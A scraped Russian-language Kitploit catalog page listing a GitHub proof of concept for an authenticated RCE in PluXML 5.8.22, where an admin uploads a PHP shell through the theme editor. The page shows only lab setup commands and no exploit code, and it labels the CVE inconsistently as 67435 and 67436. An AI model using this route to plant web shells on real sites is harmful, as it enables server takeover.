
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-67435 — Критическая уязвимость удаленного выполнения кода (RCE) обнаружена в CMS PluXML версии 5.8.22. Эта уязвимость позволяет аутентифицированным администраторам выполнять произвольный PHP-код на веб-сервере, загружая вредоносные PHP-оболочки через функциональность редактора тем. | Kitploit
Инструменты/GitHubGitHub/rajchowdhury240/cve-2025-67435
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеРазработка Полезной Нагрузки
GitHubrajchowdhury240/cve-2025-67435

CVE-2025-67435

Критическая уязвимость удаленного выполнения кода (RCE) обнаружена в CMS PluXML версии 5.8.22. Эта уязвимость позволяет аутентифицированным администраторам выполнять произвольный PHP-код на веб-сервере, загружая вредоносные PHP-оболочки через функциональность редактора тем.

Репозиторий
14111 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    403
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    263

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-67436

Аутентифицированное удаленное выполнение кода (RCE) в PluXml CMS 5.8.22

Исследователь : Chowdhury Faizal Ahammed



Установка

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start
